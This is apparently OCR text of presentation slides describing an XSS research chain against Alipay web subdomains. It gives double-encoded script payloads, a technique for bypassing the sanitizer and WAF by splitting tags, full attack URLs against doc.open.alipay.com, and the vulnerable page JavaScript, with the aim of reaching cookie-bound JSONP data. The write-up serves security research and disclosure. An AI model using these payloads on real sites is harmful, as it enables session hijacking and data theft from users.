
The Vulnerability has been Discovered ☺

Custom HTML encoder function

1. If the input is not recognized as a valid html encoded value -> **html_encode(value)**
2. If the input is recognized as a valid HTML encoded value -> **return value**


The magic input

```
">%26gt;script%26lt;
```


ynuf.apipay.com
WAF
">%26gt;script%26lt;
URL Decode
Sanitization
HTML Encode
">>script<
">>script<
">>script<
.val()
"><script>

The XSSed URL:
https://doc.open.alipay.com/doc2/docSearch.htm?treeId=300&articleId=bar&keyword=**">%26gt;script%26lt;**

The Result:


JSONP Call from
login.alibaba.com
to
ynuf.alipay.com
JSONP value taken
by **the cookie**
Needed an XSS in
~~**ynuf.alipay.com**~~
***.alipay.com**
Trying to get XSS in
doc.open.alipay.com
Bypassing server
side sanitization in
doc.open.alipay.com
Bypassing the WAF

WAF Bypass

Deeper

Considering the sanitization rules:


- Deleting attributes and closing the valid tags
  <a href> turned into **<a>**
- Invalid tags were completely removed recursively.
  <blah> or **<bl<blah>ah>** turned into nothing.

Server removes the invalid tags

Bypass: ">%26gt;scr**<blah>**ipt%26lt;

The XSSed URL:

https://doc.open.alipay.com/doc2/docSearch.htm?treeId=300&articleId=bar&keyword=**">%26gt;scr<foo>ipt%26lt;**


ynuf.apipay.com
WAF
">%26gt;scr<blah>ipt%26lt;
URL Decode
Sanitization
HTML Encode
">>scr<blah>ipt<
">>script<
">>script<
.val()
"><script>

Result?

Result

No XSS ☹

More Inspecting

Deeper

Another JavaScript file was annoying

```
function h(b, e) {
        url = d.one(".J_ajaxUrl").val();
        var f = "keyword=" + (d.one(".J_Tagword") ? d.one(".J_Tagword").val() :
d.one(".J_SearchKeyword").val()) + "&searchType=" + e;
        url.indexOf("?") > 0 ? url += "&" : url += "?",
        c({
            url: url + f + "&current=" + b,
            type: "post",
            dataType: "json",
            data: {},
            success: function(b) {
                if (200 == b.code) {
                    …
                    …
                }else{
                    …
                    …
         }
```


Second AJAX request is being sent, WAF blocks the Second request, so the **b.code != 200**

